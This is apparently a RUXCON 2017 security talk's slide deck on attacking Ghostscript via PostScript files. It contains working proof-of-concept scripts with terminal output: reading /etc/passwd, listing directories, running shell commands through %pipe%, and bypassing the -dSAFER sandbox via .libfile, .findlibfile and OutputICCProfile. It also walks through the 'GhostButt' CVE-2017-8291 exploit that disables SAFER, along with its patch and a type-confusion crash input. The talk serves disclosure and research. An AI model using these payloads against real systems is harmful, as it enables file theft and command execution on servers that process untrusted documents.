



A GHOST FROM POSTSCRIPT

for RUXCON 2017

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AGENDA

- ▶ Postscript and GhostScript
 - 1. Primer
 - 2. Postscript syntax
 - 3. Weakness
 - 4. Ghostscript SAFER mode
 - 5. Bypass Ghostscript sandbox

- ▶ The Ghost from Postscript
 - 1. Arbitrary File Read
 - 2. Arbitrary Command Execution
 - 3. Arbitrary Code Execution
- ▶ More Attack Surfaces
 - 1. Attacking softwares
 - 2. Attacking printers

POSTSCRIPT AND GHOSTSCRIPT

► Postscript Primer

Postscript(PS) is a page description language in the electronic publishing and desktop publishing business.

Postscript Level 1

introduced in 1984

Postscript Level 2

introduced in 1991

Postscript Level 3

introduced in 1997



POSTSCRIPT AND GHOSTSCRIPT

▶ Syntax

- PostScript is a Turing-complete programming language, and an interpreted, stack-based language.
- The language syntax uses reverse Polish notation, which makes the order of operations unambiguous, and we should keep the layout of the stack in mind.


POSTSCRIPT AND GHOSTSCRIPT

▶ Syntax

$(3+4)*(5-1)$

3 4 add 5 1 sub mul ==

```
r details.  
GS>3 4 add 5 1 sub mul ==  
28  
GS>■
```



POSTSCRIPT AND GHOSTSCRIPT

► Ghostscript Primer

Ghostscript is a suite of software based on an interpreter for Adobe PostScript and Portable Document Format (PDF) page description languages. Its main purposes are the rasterization or rendering of such page description language files, for the display or printing of document pages, and the conversion between PostScript and PDF files.

POSTSCRIPT AND GHOSTSCRIPT

▶ Ghostscript Primer

GhostScript console

System	invocation name
*Unix	gs
MS Windows and later	gswin32c
OpenVMS	gs
Operating System/2	gsos2

GhostScript GUI

System	invocation name
Unix/X11	Ghostview
MS Windows and later	GSView
Linux	gv
Operating System/2	GSView

POSTSCRIPT AND GHOSTSCRIPT

► Adobe PostScript Charstring Operators

One-byte Type 2 Operators						Two-byte Type 2 Operators					
Dec	Hex	Operator	Dec	Hex	Operator	Dec	Hex	Operator	Dec	Hex	Operator
0	00	-Reserved-	18	12	hstemhm	12 0	0c 00	-Reserved- ¹	12 20	0c 14	put
1	01	hstem	19	13	hintmask	12 1	0c 01	-Reserved-	12 21	0c 15	get
2	02	-Reserved-	20	14	cntrmask	12 2	0c 02	-Reserved-	12 22	0c 16	ifelse
3	03	vstem	21	15	rmoveto	12 3	0c 03	and	12 23	0c 17	random
4	04	vmoveto	22	16	hmoveto	12 4	0c 04	or	12 24	0c 18	mul
5	05	rlineto	23	17	vstemhm	12 5	0c 05	not	12 25	0c 19	-Reserved-
6	06	hlineto	24	18	rcurveline	12 6	0c 06	-Reserved-	12 26	0c 1a	sqr
7	07	vlineto	25	19	rlinecurve	12 7	0c 07	-Reserved-	12 27	0c 1b	dup
8	08	rrcurveto	26	1a	vvcurveto	12 8	0c 08	-Reserved-	12 28	0c 1c	exch
9	09	-Reserved-	27	1b	hhcurveto	12 9	0c 09	abs	12 29	0c 1d	index
10	0a	callsubr	28 ²	1c	shortint	12 10	0c 0a	add	12 30	0c 1e	roll
11	0b	return	29	1d	callgsubr	12 11	0c 0b	sub	12 31	0c 1f	-Reserved-
12 ¹	0c	escape	30	1e	vhcurveto	12 12	0c 0c	div	12 32	0c 20	-Reserved-
13	0d	-Reserved-	31	1f	hvcurveto	12 13	0c 0d	-Reserved-	12 33	0c 21	-Reserved-
14	0e	endchar	32–246	20–f6	<numbers>	12 14	0c 0e	neg	12 34	0c 22	hflex
15	0f	-Reserved-	247–254 ³	f7–fe	<numbers>	12 15	0c 0f	eq	12 35	0c 23	flex
16	10	-Reserved-	255 ⁴	ff	<number>	12 16	0c 10	-Reserved-	12 36	0c 24	hflex1
17	11	-Reserved-				12 17	0c 11	-Reserved-	12 37	0c 25	flex1
						12 18	0c 12	drop	12 38–	0c 26–	-Reserved-
						12 19	0c 13	-Reserved-	12 255	0c ff	

POSTSCRIPT AND GHOSTSCRIPT

- ▶ **Adobe PostScript Charstring Operators**
- with global and local subroutines in OpenType, a new `callgsubr` instruction added,
- multiple new hinting-related instructions introduced (`hstemhm`, `hintmask`, `cntrmask`, ...),
- new arithmetic and logic instructions (`and`, `or`, `not`, `abs`, `add`, `sub`, `neg`, ...),
- new instructions managing the stack (`dup`, `exch`, `index`, `roll`),
- new miscellaneous instructions (`random`),
- new instructions operating on the transient array (`get`, `put`),
- dropped support for OtherSubrs (removed `callothersubr`).

POSTSCRIPT AND GHOSTSCRIPT

► Adobe PostScript Charstring Operators

File Operators	
<code>filename access file file</code>	Open named file with specified access
<code>datasrc datatgt dict</code>	
<code>param₁ ... param_n filename filter file</code>	Establish filtered file
<code>file closefile -</code>	Close <i>file</i>
<code>file read int true or false</code>	Read one character from <i>file</i>
<code>file int write -</code>	Write one character to <i>file</i>
<code>file string readhexstring substring bool</code>	Read hexadecimal numbers from <i>file</i> into <i>string</i>
<code>file string writehexstring -</code>	Write <i>string</i> to <i>file</i> as hexadecimal
<code>file string readstring substring bool</code>	Read string from <i>file</i>
<code>file string writestring -</code>	Write <i>string</i> to <i>file</i>
<code>file string readline substring bool</code>	Read line from <i>file</i> into <i>string</i>
<code>file token any true or false</code>	Read token from <i>file</i>
<code>file bytesavailable int</code>	Return number of bytes available to read
<code>- flush -</code>	Send buffered data to standard output file
<code>file flushfile -</code>	Send buffered data or read to EOF
<code>file resetfile -</code>	Discard buffered characters
<code>file status bool</code>	Return status of <i>file</i> (<i>true</i> = valid)
<code>filename status pages bytes referenced created true or false</code>	Return information about named file
<code>filename run -</code>	Execute contents of named file
<code>- currentfile file</code>	Return file currently being executed
<code>filename deletefile -</code>	Delete named file
<code>filename, filename₂ renamefile -</code>	Rename file <i>filename₁</i> to <i>filename₂</i>
<code>template proc scratch filenameforall -</code>	Execute <i>proc</i> for each file name matching <i>template</i>
<code>file position setfileposition -</code>	Set <i>file</i> to specified position
<code>file fileposition position</code>	Return current position in <i>file</i>
<code>string print -</code>	Write <i>string</i> to standard output file
<code>any = -</code>	Write text representation of <i>any</i> to standard output file
<code>any == -</code>	Write syntactic representation of <i>any</i> to standard output file
<code>any1 ... any_n stack</code>	Print stack nondestructively using =
<code>any1 ... any_n pstack</code>	Print stack nondestructively using ==

some interesting operators:

file [Open named file with specified access]

readstring [read string from file]

writestring [write characters of string to file]

readline [read line from file into string]

filenameforall [access to all files and sub-directories in that directory with a *]

POSTSCRIPT AND GHOSTSCRIPT

- ▶ Adobe PostScript Charstring Operators

why does a rasterized language
provide such rich file operators?

Are there any weaknesses here?



POSTSCRIPT WEAKNESSES

► Adobe PostScript Arbitrary File Read

```
%!PS  
/buff 1024 string def  
/file_obj (/etc/passwd) (r) file def  
file_obj buff readstring  
buff print  
quit
```

```
redrain@ubuntu:/tmp$ gs 1.ps  
GPL Ghostscript 9.20 (2016-09-26)  
Copyright (C) 2016 Artifex Software, Inc. All rights reserved.  
This software comes with NO WARRANTY: see the file PUBLIC for details.  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
libuuid:x:100:101::/var/lib/libuuid:  
syslog:x:101:104::/home/syslog:/bin/false  
messagebus:x:102:106::/var/run/dbus:/bin/false
```

POSTSCRIPT WEAKNESSES

► Adobe PostScript Directory Listing

%!PS

(/home/*) {==> 256 string filenameforall

```
eu.  
This software comes with NO WARRANTY: see the file PUBLIC f  
r details.  
(/home/test/.bash_history)  
(/home/test/examples.desktop)  
(/home/test/.bash_logout)  
(/home/test/.bashrc)  
(/home/test/.profile)  
(/home/redrain/ysoserial/README.md)  
(/home/redrain/ysoserial/DISCLAIMER.txt)  
(/home/redrain/ysoserial/ysoserial.png)  
(/home/redrain/ysoserial/.git/logs/HEAD)  
(/home/redrain/ysoserial/.git/logs/refs/remotes/origin/HEAD  
(/home/redrain/ysoserial/.git/logs/refs/heads/master)  
(/home/redrain/ysoserial/.git/info/exclude)  
(/home/redrain/ysoserial/.git/description)  
(/home/redrain/ysoserial/.git/hooks/pre-commit.sample)  
(/home/redrain/ysoserial/.git/hooks/prepare-commit-msg.samp  
e)  
(/home/redrain/ysoserial/.git/hooks/applypatch-msg.sample)  
(/home/redrain/ysoserial/.git/hooks/commit-msg.sample)  
(/home/redrain/ysoserial/.git/hooks/pre-applypatch.sample)  
(/home/redrain/ysoserial/.git/hooks/update.sample)  
(/home/redrain/ysoserial/.git/hooks/pre-push.sample)  
(/home/redrain/ysoserial/.git/hooks/post-update.sample)  
(/home/redrain/ysoserial/.git/hooks/pre-rebase.sample)  
(/home/redrain/ysoserial/.git/packed-refs)
```


GHOSTSCRIPT WEAKNESSES

► GhostScript Documentation

Ghostscript also supports the following **IODevice** in addition to a subset of those defined in the Adobe documentation:

- **%pipe%command**, which opens a pipe on the given command. This is supported only on operating systems that provide **popen** (primarily Unix systems, and not all of those).

Does it means Ghostscript will execute other command through using "%pipe%command"???



GHOSTSCRIPT WEAKNESSES

▶ GhostScript Documentation

4 Interacting with pipes

As noted above, input files are normally specified on the command line. However, one can also "pipe" input into Ghostscript from another program by using the special file name '**-**' which is interpreted as standard input. Examples:

```
{some program producing ps} | gs [options] -  
zcat paper.ps.gz | gs -
```

When Ghostscript finishes reading from the pipe, it quits rather than going into interactive mode. Because of this, options and files after the '**-**' in the command line will be ignored.

On Unix and MS Windows systems you can send output to a pipe in the same way. For example, to pipe the output to **lpr**, use the command

```
gs -q -sOutputFile=- | lpr
```

In this case you must also use the [-q switch](#) to prevent Ghostscript from writing messages to standard output which become mixed with the intended output stream.

Also, using the **-sstdout=%stderr** option is useful, particularly with input from PostScript files that may print to stdout.

Similar results can be obtained with the **%stdout** and **%pipe%** filedevices. The example above would become

```
gs -sOutputFile=%stdout -q | lpr
```

or

```
gs -sOutputFile=%pipe%lpr
```

(again, doubling the **%** character on MS Windows systems.)

In the last case, **-q** isn't necessary since Ghostscript handles the pipe itself and messages sent to stdout will be printed as normal.

GHOSTSCRIPT WEAKNESSES

▶ GhostScript Shell Command Execution

```
./gs-921-linux-x86_64 -sDEVICE=pdfwrite -sOutputFile=%pipe%id
```

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ ./gs-921-linux-x86_64 -sDEVICE=pdf  
write -sOutputFile=%pipe%id  
GPL Ghostscript 9.21 (2017-03-16)  
Copyright (C) 2017 Artifex Software, Inc. All rights reserved.  
This software comes with NO WARRANTY: see the file PUBLIC for details.  
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),30(d  
ip),46(plugdev),108(lpadmin),124(sambashare)
```

```
% !PS  
/OutputFile (%pipe%id) %set command injection  
(pdfwrite) finddevice %use pdfwrite device  
putdeviceprops  
setdevice %set completion and start  
quit
```

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ ./gs-921-lin  
ux-x86_64 rr.ps  
GPL Ghostscript 9.21 (2017-03-16)  
Copyright (C) 2017 Artifex Software, Inc. All rights reserved.  
This software comes with NO WARRANTY: see the file PUBLIC for det  
ails.  
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),2  
4(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare  
)
```

GHOSTSCRIPT WEAKNESSES

- ▶ Ghostscript SAFER sandbox

Disables the `deletefile` and `renamefile` operators, and the ability to open piped commands (`%pipe%cmd`) at all. Only `%stdout` and `%stderr` can be opened for writing. Disables reading of files other than `%stdin`, those given as a command line argument, or those contained on one of the paths given by `LIBPATH` and `FONTPATH` and specified by the system params /
FontResourceDir and /**GenericResourceDir**.

GHOSTSCRIPT WEAKNESSES

► Ghostscript SAFER sandbox

Arbitrary File Read

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ gs -dSAFER /tmp/file_read.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (C) 2016 Artifex Software, Inc. All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
Error: /invalidfileaccess in --file--
Operand stack:
    file_obj  (/etc/passwd)  (r)
Execution stack:
    %interp_exit  .runexec2  --nostringval--  --nostringval--
    --nostringval--  2  %stopped_push  --nostringval--  --nostringval--
    --nostringval--  false  1  %stopped_push  1999  1
    3  %oparray_pop  1998  1  3  %oparray_pop  1982  1  3
    %oparray_pop  1868  1  3  %oparray_pop  --nostringval--  %
errorexec_pop  .runexec2  --nostringval--  --nostringval--
    --nostringval--  2  %stopped_push  --nostringval--
Dictionary stack:
    --dict:1200/1684(ro)(G)--  --dict:0/20(G)--  --dict:79/200(L)--
Current allocation mode is local
Current file position is 64
GPL Ghostscript 9.20: Unrecoverable error, exit code 1
```

Arbitrary Command Execution

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ gs -dSAFER /tmp/gs/rr.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (C) 2016 Artifex Software, Inc. All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
Error: /invalidaccess in --setdevice--
Operand stack:
    --nostringval--
Execution stack:
    %interp_exit  .runexec2  --nostringval--  --nostringval--
    --nostringval--  2  %stopped_push  --nostringval--  --nostringval--
    --nostringval--  false  1  %stopped_push  1999  1
    3  %oparray_pop  1998  1  3  %oparray_pop  1982  1  3
    %oparray_pop  1868  1  3  %oparray_pop  --nostringval--  %
errorexec_pop  .runexec2  --nostringval--  --nostringval--
    --nostringval--  2  %stopped_push  --nostringval--  1870  1
    3  %oparray_pop  --nostringval--
Dictionary stack:
    --dict:1200/1684(ro)(G)--  --dict:0/20(G)--  --dict:78/200(L)--
Current allocation mode is local
Current file position is 186
GPL Ghostscript 9.20: Unrecoverable error, exit code 1
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$
```





Every cloud has a silver lining

THE GHOST FROM POSTSCRIPT

► Bypass SAFER sandbox

Although SAFER sandbox disable most of file operators, there is still a advanced operator alived.

we can replace **file** into **.libfile**

```
%!PS  
(/etc/passwd) .libfile {  
256 string readstring  
} if  
{print} if  
quit
```

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ gs -dSAFER /  
tmp/gs/file_read_short.ps  
GPL Ghostscript 9.20 (2016-09-26)  
Copyright (C) 2016 Artifex Software, Inc. All rights reserved.  
This software comes with NO WARRANTY: see the file PUBLIC for de-  
tails.  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var  
redrain@ubuntu:~/code/ghostscript-9.21-linux-x  
86_64$
```

THE GHOST FROM POSTSCRIPT

- ▶ Bypass SAFER sandbox again

When I was writing this slides, I found another advanced operator alived **.findlibfile**

```
<string> findlibfile <foundstring> <file> true
<string> findlibfile <string> false
```

Opens the file of the given name for reading, searching through directories [as described in the usage documentation](#). If the search fails, **findlibfile** simply pushes false on the stack and returns, rather than causing an error.

```
%!PS
(/etc/passwd) .findlibfile {
256 string readstring
} if
{print} if
quit
```

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ gs -dSAFER /
tmp/gs/findlibfile_short.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (c) 2016 Artifex Software, Inc. All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$
```

THE GHOST FROM POSTSCRIPT

► Bypass SAFER sandbox again and again

Project Zero researcher Tavis discovered a great bypass in Oct last year. He found two advanced operators **OutputICCProfile** and **putdeviceparams**.

These two operators are not described distinctly in documentation, however I found them in sourcecode **./base/gsdparam.c**

- Specify, using **-sOutputICCProfile**, an ICC profile which represents the color space (either CMYK or Gray) of the final file. This is the same ICC profile used in the PDF/X definition file as the ICCProfile. Even if you are using a standard OutputCondition and do not need to specify an ICCProfile, you must still set **OutputICCProfile** with an appropriate ICC profile in order for proper color conversion.

THE GHOST FROM POSTSCRIPT

- ▶ Bypass SAFER sandbox again and again

PoC:

```
%!PS
```

```
currentdevice null true mark /OutputICCProfile (%pipe%id > /dev/tty)
```

```
.putdeviceparams
```

```
quit
```

```
redrain@ubuntu:~/code/ghostscript-9.20$ cat /tmp/gs/exec_bypass.ps
%!PS
currentdevice null true mark /OutputICCProfile (%pipe%id > /dev/tty)
.putdeviceparams
quit
redrain@ubuntu:~/code/ghostscript-9.20$ gs -dSAFER /tmp/gs/exec_bypass.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (C) 2016 Artifex Software, Inc. All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
```



YEEEEEYEAH

MEMORY CORRUPTION OF GHOSTSCRIPT




we want more gelivable

gelivable: (chiefly China, Internet slang) awesome, incredible, amazing, extraordinary



"GHOSTBUTT" SAFER BYPASS

- Ghostbutt is an OOB and type confuse bug in GhostScript. It is named by HD Moore and it has a website: <http://ghostbutt.com>.



```
<proc1> <proc2> .eqproc <bool>
```

```
static int
zeqproc(i_ctx_t *i_ctx_p)
{
    os_ptr op = osp;
    ref2_t stack[MAX_DEPTH + 1];
    ref2_t *top = stack;

    make_array(&stack[0].proc1, 0, 1, op - 1);      // get two operands
    make_array(&stack[0].proc2, 0, 1, op);
    .....
    /* An exit from the loop indicates that matching failed. */
    make_false(op - 1);      // limited write primitive
    pop(1);
    return 0;
}
```

- GhostScript doesn't check the bound of the operator stack when it executes .eqproc operator.

"GHOSTBUTT" SAFER BYPASS

- An attacker may use a crafted .ps file to achieve an out-of-bound attack in GhostScript and bypass the SAFER mode. The exp can be found at: <https://github.com/rapid7/metasploit-framework/pull/8316/files>. There are four main steps:
- Step 1: Using .eqproc operator to control the stack using a crafted string buffer.

```
/size_to 65000 def
/enlarge 1000 def

%bigarr 65000 array def

0
size_from size_step size_to {
    pop
    1 add
} for

/buffercount exch def

/buffersizes buffercount array def

0
size_from size_step size_to {
    buffersizes exch 2 index exch put
    1 add
} for
pop

/buffers buffercount array def
```

```
{
    .eqproc
    buffersearchvars 0 buffersearchvars 0 get 1 add put
    buffersearchvars 1 0 put
    buffersearchvars 2 0 put
    buffercount {
        buffers buffersearchvars 1 get get
        buffersizes buffersearchvars 1 get get
        16 sub get
        254 le {
            buffersearchvars 2 1 put
            buffersearchvars 3 buffers buffersearchvars 1 get get put
            buffersearchvars 4 buffersizes buffersearchvars 1 get get 16 sub put
        } if
        buffersearchvars 1 buffersearchvars 1 get 1 add put
    } repeat
    buffersearchvars 2 get 1 ge {
        exit
    } if
    %(.) print
} loop
```

"GHOSTBUTT" SAFER BYPASS

- Step 2: Using the string buffer to change the reference of currentdevice object to String object.

```
.eqproc
.eqproc
.eqproc
sdevice 0
currentdevice
buffersearchvars 3 get buffersearchvars 4 get 16#7e put
buffersearchvars 3 get buffersearchvars 4 get 1 add 16#12 put
buffersearchvars 3 get buffersearchvars 4 get 5 add 16#ff put
put

buffersearchvars 0 get array aload
```

- Step 3: Changing the currentdevice->LockSafetyParams to 0. (Close the SAFER)

```
buffersearchvars 0 get array aload

sdevice 0 get
16#3e8 0 put

sdevice 0 get
16#3b0 0 put

sdevice 0 get
16#3f0 0 put
```

"GHOSTBUTT" SAFER BYPASS

- Step 4: Execute unsandboxed commands.

```
currentdevice null false mark /OutputFile (%pipe%echo vulnerable > /dev/tty)
.putdeviceparams
1 true .outputpage
.rsdparams
%{ } loop
0 0 .quit
%asdf
```

- Fix -- checking the bound and checking the type of parameters (CVE-2017-8291):

```
diff --git a/psi/zmisc3.c b/psi/zmisc3.c
index 54b304246..37293ff4b 100644
--- a/psi/zmisc3.c
+++ b/psi/zmisc3.c
@@ -56,6 +56,12 @@ zeqproc(i_ctx_t *i_ctx_p)
    ref2_t stack[MAX_DEPTH + 1];
    ref2_t *top = stack;

+   if (ref_stack_count(&o_stack) < 2)
+       return_error(gs_error_stackunderflow);
+   if (!r_is_array(op - 1) || !r_is_array(op)) {
+       return_error(gs_error_typecheck);
+   }
+
    make_array(&stack[0].proc1, 0, 1, op - 1);
    make_array(&stack[0].proc2, 0, 1, op);
    for (;;) {
```

REMOTE CODE EXECUTION: TYPE CONFUSION

```
/*
 * This operator creates a new, initialized instance of the DSC parser.
 */
/* <dict> .initialize_dsc_parser - */
static int
zinitialize_dsc_parser(i_ctx_t *i_ctx_p)
{
    ref local_ref;
    int code;
    os_ptr const op = osp;
    dict * const pdict = op->value.pdict;
    gs_memory_t * const mem = (gs_memory_t *)dict_memory(pdict);
    dsc_data_t * const data =
        gs_alloc_struct(mem, dsc_data_t, &st_dsc_data_t, "DSC parser init");

#define gs_alloc_struct(mem, typ, pstype, cname) \
    (typ *)(*(mem)->procs.alloc_struct)(mem, pstype, cname)
```

```
1 int __fastcall sub_196C20(__int64 a1)
2 {
3     __int64 v1; // r12@1
4     __int64 v2; // rax@1
5     _QWORD *v3; // rbx@1
6     __int64 v4; // rax@2
7     __int16 v5; // ax@3
8     int result; // eax@3
9     __int16 v7; // [sp+0h] [bp-28h]@3
10    _QWORD *v8; // [sp+8h] [bp-20h]@3
11
12    v1 = *(_QWORD *) (a1 + 0x270);
13    LODWORD(v2) = (* (int (__fastcall **)(_QWORD, void *, const char *)) (*(_QWORD *)) (*(_QWORD *)) (v1 + 8) + 72LL) +
14        (*(_QWORD *)) (*(_QWORD *)) (v1 + 8) + 72LL,
15        &unk_749D00,
16        "DSC parser init");
17    v3 = (_QWORD *)v2;
18    if ( v2 && (*(_DWORD *)) (v2 + 8) = 0, LODWORD(v4) = dsc_init("Ghostscript DSC parsing"), (*v3 = v4) != 0LL ) )
19    {
20        dsc_set_error_function(v4, sub_196700);
21        v5 = (*(_WORD *)v1);
22        v8 = v3;
23        v7 = v5 & 0xC | 0x960;
24        result = dict_put_string(v1, "DSC_struct", &v7, a1 + 368);
25        if ( result >= 0 )
26            *(_QWORD *) (a1 + 624) -= 16LL;
```

- The vulnerability code exists in the `zinitialize_dsc_parser()`. The method gets the memory data using `dict_memory()` and treats it as an object to call its `gs_alloc_struct()` method.
- Note that the memory data can be controlled by the attacker and the method doesn't check the validity of data.

REMOTE CODE EXECUTION: TYPE CONFUSION

```
1 %!PS  
2 16#4141414141414141 .initialize_dsc_parser
```

```
Program received signal SIGSEGV, Segmentation fault.  
